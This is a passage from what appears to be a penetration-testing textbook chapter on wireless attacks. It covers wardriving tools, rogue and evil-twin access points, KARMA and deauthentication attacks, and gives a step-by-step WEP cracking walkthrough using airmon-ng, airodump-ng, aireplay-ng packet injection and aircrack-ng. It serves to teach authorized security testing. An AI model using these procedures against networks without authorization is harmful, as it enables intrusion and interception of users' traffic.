
The first targets of wireless attacks are almost always access points. Once access points have been discovered, hackers and pen testers can attempt to exploit their vulnerabilities. They can use the compromised AP to compromise the wireless endpoint devices (computers, smartphones, etc.) that connect to it.

Wireless endpoint devices can also be targeted directly by exploiting Bluetooth and NFC vulnerabilities. These types of attacks are discussed later.

So how do you go about discovering APs to attack? Discovering APs can be as easy as using your smartphone or wireless laptop and checking what wireless network SSIDs are available to connect to. You can use specialized applications to discover APs and detailed information about AP configuration that can be used against APs in wireless attacks. Many of these applications can be installed on smartphones, providing a convenient mobile scanning tool.

The website https://wigle.net (shown in Figure 9-6) also provides a map of known wireless networks. This map is crowd-sourced, using information provided by anyone who installs the WiGLE WiFi Wardriving app on their smartphone. The act of scanning for APs to exploit is known as **wardriving**.

Figure 9-6 WiGLE WiFi Map



Source: wigle.net

Understanding Wardriving

When threat actors or pen testers drive around (or perhaps walk) searching for APs that may be poorly secured and vulnerable to attack, it is called wardriving. Wardriving can be executed using inexpensive hardware and software and doesn't require a great deal of technical skill. Surprisingly, some APs have no passwords or security measures, so wardriving can be quite rewarding for hackers. As of this writing, wardriving isn't illegal; using the resources of networks discovered with wardriving is, of course, a different story. Wardriving has now been expanded to include warflying, which is done using drones with an antenna and the same software used in wardriving. Kismet is a wireless tool that can even identify APs that attempt to "cloak" or hide their SSIDs.

To conduct wardriving, an attacker or a security tester simply drives around with a Wi-Fi capable smartphone or laptop computer and software that scans the area for SSIDs. Not all WNICs are compatible with scanning software, so review the software requirements before purchasing the hardware. Antenna prices

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

vary, depending on their quality and the range they can cover. Some are as small as a cell phone's antenna, and some are as large as a bazooka, which you might have noticed in old war films. The larger ones can sometimes return results on networks miles away from the attacker. The smaller ones might require being in close proximity to the AP.

Most scanning software detects the company's SSID, the type of security enabled, and the signal strength. Because attacks against WEP are simple and attacks against WPA are possible, any 802.11 connection not using WPA2 or WPA3 should be considered inadequately secured.


Vistumbler (www.vistumbler.net) is a freeware tool written for Windows that enables you to detect WLANs using legacy and current versions of the 802.11 standard. It's easy to install, but not all wireless hardware works with the software, so you must follow the directions carefully and verify that the hardware you have is compatible. Vistumbler is designed to assist security testers in the following:

- Verifying the WLAN configuration
- Detecting other wireless networks that might be interfering with a WLAN
- Detecting unauthorized APs that might have been placed on a WLAN

Note 2 | Vistumbler is also used in wardriving, but remember that in most parts of the world, using someone's network without permission is illegal. This law includes using someone's Internet connection without their knowledge or permission.

Another feature of Vistumbler is its capability to interact with a GPS, enabling a security tester or hacker to map locations of all WLANs the software detects (Figure 9-7).

Figure 9-7 Configuring GPS settings in the Vistumbler Settings dialog box



Source: Vistumbler.net

When the program identifies an AP's signal, it logs the SSID, MAC address of the AP, manufacturer of the AP, channel on which the signal was heard, strength of the signal, and whether encryption is enabled (but not a specific encryption type). Attackers can detect any APs within a 350-foot radius, but with a high-gain or

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

directional antenna, they can locate APs a couple of miles away. For those with mechanical ability, numerous websites have instructions on building your own antenna with empty cans and similar found objects. You can also purchase a decent antenna for about $50.


Note 3 | For directions on building an antenna from a tin can, visit www.wikihow.com/Make-a-Cantenna.

Activity 9-1 Discovering Access Points with Wifite

Time Required: 15 minutes
Objective: Identify the information a wireless scanner, such as Wifite, can gather.
Description: When testing a network for vulnerabilities, don't neglect checking for vulnerabilities in any WLANs the company has set up. Wifite is a free Wi-Fi scanner, similar to Vistumbler. Wifite also offers attack features you can use to break insecure wireless networks. For this activity, you examine the scanner functionality of Wifite. You can verify available APs and their SSIDs. If your classroom doesn't have wireless NICs or an AP, you can do the activity later where equipment is available, such as your home or office.

1. If necessary, boot into Kali Linux.
2. Open a Terminal shell and enter **wifite** then press **Enter** to start Wifite. If you're in an area with a few APs, your Wifite terminal window might look like Figure 9-8.
3. If SSIDs start to populate your screen, examine the CH column. This displays the channel information for each AP. Many systems in Figure 9-8 use channel 6 or channel 2, which could indicate congestion. If you discovered this information during a security test, you might suggest configuring some APs on different channels to your client.
4. Press **Ctrl+C** twice to exit Wifite. Close any open windows.

Figure 9-8 Scanning APs with Wifite



Source: Kali Linux

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Another common product for conducting wardriving attacks is Kismet (www.kismetwireless.net), written by Mike Kershaw. This product is free and runs on Linux, BSD UNIX, macOS, and even Linux PDAs. The software is advertised as being more than a wireless network detector. Kismet is also a sniffer and an intrusion detection system and can sniff 802.11a, 802.11b, 802.11g, 802.11n, 802.11ac, and 802.11ax traffic. It offers the following features:

- Wireshark- and Tcpdump-compatible data logging
- Compatible with AirSnort and AirCrack
- Network IP range detection
- Detection of hidden network SSIDs
- Graphical mapping of networks
- Client/server architecture that allows multiple clients to view a single Kismet server at the same time
- Manufacturer and model identification of APs and clients
- Detection of known default AP configurations
- XML output
- Support for dozens of WNIC card types (almost any card that supports monitor mode)

Kismet is a passive scanner, so it can detect even hidden network SSIDs. Kismet can be used to conduct wardriving, but it can also be used to detect rogue APs on a company's network. A **rogue AP** is a WAP that is installed without authorization in an organization. Often rogue APs have the same SSID as a legitimate AP. The bad actor who deployed the rogue hopes that users will connect to the rogue thinking it's the legitimate AP. If users connect to the rogue AP, it can be used to capture user data. This type of rogue AP is often called an **evil twin**. If you need GPS support, several tools work with Kismet, such as the GPS daemon (GPSD), GISKismet, and Kisgearth, that can come in handy for accurate AP geopositioning. When Kismet is configured to use GPSD, the output displays coordinates pinpointing the location of the AP being scanned. This coordinate data can then be fed into Google Earth to create maps.

Attack Methods

The previous section discussed how WAPs are vulnerable to attack when default settings have not been changed. These default settings include the SSID, administrative logins, and wireless encryption settings. If you find a WAP broadcasting a manufacturer's default SSID, chances are the administrative login and encryption protocol are also at default setting, making it relatively easy for you to log in and exploit the WAP and any devices that connect to it.

Besides exploiting default configurations, the PenTest+ certification exam covers the basics of nine other specific attack methods:

1. **Eavesdropping** focuses on capturing data that is already in transit. This is typically done with a variety of available wireless sniffer tools.
2. **Data modification attacks** change captured data and use it with another attack like an on-path/man-in-the-middle (MITM) relay attack.
3. **Data corruption attacks** corrupt wireless traffic to enable other forms of attack. **Deauthentication attacks**, for example, can use data corruption to cause a deauthentication and reauthentication sequence.
4. **Relay attacks** use intercepted wireless traffic that attackers analyze and may modify before forwarding the traffic to the originally intended destination.
5. **Spoofing attacks** provide false information intended to allow attackers to impersonate other systems or users. MAC addresses, IP addresses, DNS responses, and other communications can be spoofed to enable impersonation.
6. **Deauthentication attacks** send spoofed packets attempting to force target systems to disconnect from a legitimate access point. Once disconnected, the attacker may attempt to connect the target

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

system to an evil twin access point or force the target to reauthenticate with the original access point and intercept that authentication traffic for use in another exploit.

7. **Jamming** is a type of denial-of-service (DoS) attack that tries to prevent legitimate wireless traffic from flowing by flooding or interfering with connections.
8. **Capturing handshake messages** between users and WAPs to attempt to crack the messages and obtain passphrases (Wi-Fi passwords) and keys. This attack method is often a part of a deauthentication attack.
9. **On-path attacks**, or MITM attacks, attempt to trick a target system into sending traffic through a system controlled by the attacker. On-path/MITM attacks can be used for relay attacks, eavesdropping, and data modification.

Eavesdropping, Rogues, Evil Twins, and Wireless On-Path Attacks

The title of this section might make you think you are now reading a chapter from George R.R. Martin's "A Song of Fire and Ice," but rest assured you aren't in Westeros, you are still in the land of wireless hacking. This section discusses how this collection of nefariously named objects and actions can be used to exploit the unsuspecting.

Eavesdropping

To eavesdrop on wireless communication, your WNIC must support monitor mode. When placed in monitor mode, a WNIC reads all wireless traffic it detects, including traffic sent to other devices. Not all WNICs support monitor mode. Even if your WNIC does, the eavesdropping software application you are using may not support your model of WNIC. An online search for best adapters for Wi-Fi hacking will provide you with a number of websites providing helpful suggestions such as https://hackersgrid.com/best-kali-linux-wifi-adapter-2024/. You will also want a WNIC that supports packet injection, which is needed in other attacks such as deauthentication, WPA, WPA2, and WPA3 attacks. The adapters listed on the hackersgrid website support both monitor mode and packet injection. Evil twin and other Wireless MITM attacks use eavesdropping to accomplish their nefarious goals.

Rogue Access Points

Recall that a rogue AP is an unauthorized wireless access point that is set up and connected to a private or public network environment, typically by a threat actor or pen tester in the hopes that unsuspecting users will connect to it. When users connect to the rogue AP, the threat actor can access all user communications, accessing and stealing user information. Not all rogue APs are set up by pen testers or threat actors. Sometimes users set up their own AP in an enterprise environment without permission from IT security. This is often referred to as "shadow IT" and can present serious security problems for organizations. Although this last scenario may not involve malicious intent, having such a rogue AP provides an entry point for threat actors and presents security risks to any staff members that connect to the rogue AP.

Rogue APs can be used for information gathering, credential harvesting, and other on-path/MITM attacks. Setting up a rogue AP can be as simple as bringing a home Wi-Fi router to work or a business with public Wi-Fi and connecting it to the existing network. Naming the SSID of the rogue AP something that encourages users to connect, such as "Free Wi-Fi," is a common ploy.

Evil Twin Access Points

Recall that an evil twin AP is a rogue AP masquerading as a legitimate AP, typically by using the same SSID as an existing legitimate AP, or an SSID that is similar to existing legitimate APs. An evil twin AP can be used to execute the same exploits as a rogue AP. Evil twins can be used to execute downgrade attacks, tricking users into using less-secure encryption and protocols that can be cracked by the threat actor.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

The Aircrack-ng and airbase-ng tools can be used to create an evil twin by doing the following:

1. Eavesdropping on traffic to determine the SSID and MAC address of a legitimate AP
2. Using airbase-ng to create an evil twin clone of the legitimate AP
3. Executing a deauthentication attack
4. Making sure your evil twin has a stronger Wi-Fi signal than the legitimate AP so that your evil twin will be the AP the client tries to reconnect to. This can be accomplished by turning up the gain or placing your evil twin closer to the client. When the client reconnects to your evil twin, you can execute other attacks such as MITM attacks.

WPA2 and WPA3 Enterprise Mode wireless networks provide greater security than nonenterprise mode networks but can still be exploited with the evil twin method using tools such as EAPHammer. EAPHammer can be used to automate evil twin, captive portal, password spraying, and preshared key attacks. The EAPHammer tool and setup information can be found at https://github.com/s0lst1c3/eaphammer.

A variation of the evil twin attack is the "KARMA Attacks Radio Machines Automatically" (KARMA) attack. A KARMA attack takes advantage of the fact that many devices, such as your smartphone or laptop, remember what wireless networks they have previously been connected to and send out probe requests to determine if any APs for these known wireless networks are currently within range. Threat actors and pen testers eavesdropping on wireless transmissions can intercept these probe requests and send a bogus probe response directing probing devices to an evil twin AP.

Wi-Fi Pumpkin is a wireless security audit framework that can be used to test a wireless environment's susceptibility to wireless attacks such as on-path/MITM attacks. Wi-Fi Pumpkin can be used to hack Wi-Fi using deauthentication attacks, monitor credentials, and perform a variety of spoofing and poisoning attacks. Wi-Fi Pumpkin can also be used to perform KARMA attacks.

Downgrade Attacks

Wireless networks are prone to the same downgrade attacks covered in the "Network Attacks" chapter. Recall that a downgrade attack is an on-path/MITM attack where the threat actor gets the victim to switch to a less secure method of communication where the communication is easier to extract. Enterprise mode wireless networks can be downgrade-attacked to use a less secure method of communication. WPA3 wireless networks can be downgrade-attacked to use WPA2.

Attacking WEP and WPS

The WEP protocol and the WPS feature are two attack vectors that a wireless access point may be vulnerable to. It is well known that both WEP and WPS should not be used because of their weaknesses, but you are still likely to come across these during your pen-testing activities. It is illegal to hack someone else's Wi-Fi network, so only attempt WEP and WPS attacks on devices on which you are safely authorized to do so. For learning purposes, it is best to set up a separate WAP in your pen-testing lab for attack experimentation.

Attacking WEP

Cracking WEP is a data-gathering-and-analysis exercise. The goal is to have the target AP you are attacking generate enough traffic so that you can gather it and use it to determine the encryption key. The IV flaw in the WEP encryption algorithm allows the key to be determined if enough transmission data is available for analysis. If you are patient, you can gather this information by using a WNIC with monitor mode to eavesdrop on a target AP's communications until you have gathered enough transmission data (typically around 100,000 packets/records). The process of gathering this information can be sped up by using **packet injection**.

Packet injection is the act of forging wireless data packets and placing them on a wireless network and making them look like part of normal network traffic. Packet injection can be used to send thousands of fake authentication requests to a WAP to generate a lot of request and response traffic, which can then be used to crack WEP. Deauthentication attacks also use packet injection. Packet injection is not a normal behavior, so most WNICs do not support it. You need a WNIC that is capable of packet injection, such as those listed on the hackersgrid website.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

For the following example, and any other wireless hacks that require packet injection, you need a WNIC capable of packet injection and a physical computer running Kali Linux, which can be installed on its hard drive or booted from a Live Kali Linux boot (such as a USB). You cannot use the Kali Linux VM in your penetration-testing lab for packet injection because it is not possible to directly connect the physical WNIC to it. Instructions for making and using a live Kali Linux boot USB can be found at https://www.kali.org/docs/usb/live-usb-install-with-windows/.

Armed with Kali Linux and a WNIC capable of monitor mode and packet injection, you can perform the following steps for hacking WEP:

1. Boot a physical computer into Kali Linux with your hacking WNIC connected to it.
2. Start a terminal window and execute the following command, as shown in Figure 9-9:

   `airmon-ng`

   airmon-ng will list the wireless interfaces on your computer that are available to put into monitor mode, enabling that interface to be used for packet monitoring and potentially interception and eavesdropping. Figure 9-9 shows the wireless interfaces wlan0 and wlan1.
3. If wlan1 is connected to the hacking WNIC, you could place that into monitor mode using the following command:

   `airmon-ng start wlan1`
4. Kali Linux places wlan1 in monitor mode and assigns it a monitor mode name. Typically, this is the name of the interface with the prefix "mon" added to the end, such as wlan1mon.

   Figure 9-9 shows steps 1–4. Notice the second to last line of output indicates that wlan1mon has been assigned to interface wlan1 (wlan1 is also phy5).
5. To discover available wireless networks to attack, use the following command:

   `airodump-ng wlan1mon`

   Notice you are using the interface monitor mode name `wlan1mon` in the command.

Figure 9-9 airmon-ng commands

```
┌──(root💀 KaliLaptop)-[~]
└─# airmon-ng

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k           Qualcomm Atheros QCA9565 / AR9565 Wireless Network Adapter (rev 01)
phy5    wlan1           ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n


┌──(root💀 KaliLaptop)-[~]
└─# airmon-ng start wlan1

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    591 NetworkManager
    649 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k           Qualcomm Atheros QCA9565 / AR9565 Wireless Network Adapter (rev 01)
phy5    wlan1           ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
                (mac80211 monitor mode vif enabled for [phy5]wlan1 on [phy5]wlan1mon)
                (mac80211 station mode vif disabled for [phy5]wlan1)



┌──(root💀 KaliLaptop)-[~]
└─#
```

Source: Kali Linux

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

6. A list of available network APs will be displayed, giving information about each including their BSSID, MAC address, channel used (CH), encryption used, and ESSID (Figure 9-10). Choose the one you want to attack and make note of the BSSID and channel.

Figure 9-10 airodump-ng AP list



Source: Kali Linux

7. To crack WEP and determine the password, you must capture 100,000 or more packets from the targeted WAP. Do this by using an airodump-ng command, which has the following syntax:

```
airodump-ng -c <channelnumber> -w <filename> --bssid <mac_of_ap> wlan1mon
```

Note that two hyphens appear in front of the keyword bssid.


The targeted WAP has the ESSID of "Arrow." It's on channel 2 and has a BSSID of 00:5F:67:62:D6:4B. To capture packets and store them to a file named WEPCrackCapture, issue the following command:

```
airodump-ng -c 2 -w WEPCrackCapture --bssid 00:5F:67:62:D6:4B wlan1mon
```

The actual name of the file created will be WEPCrackCapture-01.cap. If you run the same airodump-ng command again, the file created will be WEPCrackCapture-02.cap. Each subsequent execution will increase the number by 1. Keep the file names in mind so you select the correct file when you try to crack a capture file.

Figure 9-11 shows the execution of this command.


Figure 9-11 Using airodump-ng to crack a capture file



Source: Kali Linux

As airodump-ng captures packets, it displays its current statistics in real time, as shown in Figure 9-12. The number below the #Data header is a count of the number of packets captured, in this example 112417.

Figure 9-12 airodump-ng packet capture information



Source: Kali Linux

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

8. You can speed up the process by using the aireplay-ng command to inject packets. The first step is to authenticate with the target WAP by issuing the following command:

```
aireplay-ng --fakeauth 0 -a 00:5F:67:62:D6:4B wlan1mon
```

If successful, this connects you to the WAP as shown in Figure 9-13. Note that two hyphens appear in front of the keyword fakeauth and the character following fakeauth is the number zero.

To further speed up packet capturing, use aireplay-ng to inject ARP traffic with the following command as shown in Figure 9-14.

```
aireplay-ng --arpreplay -b 00:5F:67:62:D6:4B wlan1mon
```


The airodump-ng capture rate will increase substantially so that you capture more than 100,000 packets in minutes, as indicated by the number below the #Data header in Figure 9-12.

Figure 9-13 Authenticating with WAP using aireplay-ng



Source: Kali Linux

Figure 9-14 Using aireplay-ng to inject ARP traffic




Source: Kali Linux

9. At any time during the capture, you can use the `aircrack-ng` command against your capture file to determine if WEP can be cracked using the data you have captured so far. To find out if the WEP key can be determined from the file WEPCrackCapture-01.cap, issue the following command as shown in Figure 9-15:

```
aircrack-ng WEPCrackCapture-01.cap
```

Figure 9-15 Using aircrack-ng to analyze capture file for WEP key



Source: Kali Linux

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 9-16 shows the results.

In this case, the 112692 IVs extracted from the 112692 captured packets was not sufficient to crack WEP.


Aircrack-ng will keep running in the background and try again after more packets have been captured. You can leave the packet capturing and the cracking both running until aircrack-ng reports success ("KEY FOUND!").

The key found will be displayed in hexadecimal format. You can use the hexadecimal digits (without the colons) as the key/password to connect to the WEP network that you just successfully cracked.

If you would like a more graphical way to crack WEP and other protocols, Fern is a Wi-Fi cracker program that provides a graphical user interface for aircrack-ng.

MDK4 is another command-line tool that can be used to perform packet injection. It uses the same code libraries as aircrack-ng.

Figure 9-16 aircrack-ng failed, need more captured packets



Source: Kali Linux

Activity 9-2 Attacking WEP

Time Required: 45 minutes

Objective: Practice the steps involved in attacking a WEP network and become familiar with the tools used.

Description: Ideally, you have access to a WNIC capable of packet injection. If you don't, you can still use any available WNIC, but you will not be able to perform any of the packet-injection functions such as aireplay-ng. You will only be able to perform monitor functions. To purchase WNICs capable of packet injection, refer to https://hackersgrid.com/best-kali-linux-wifi-adapter-2024/ for detailed purchase options.

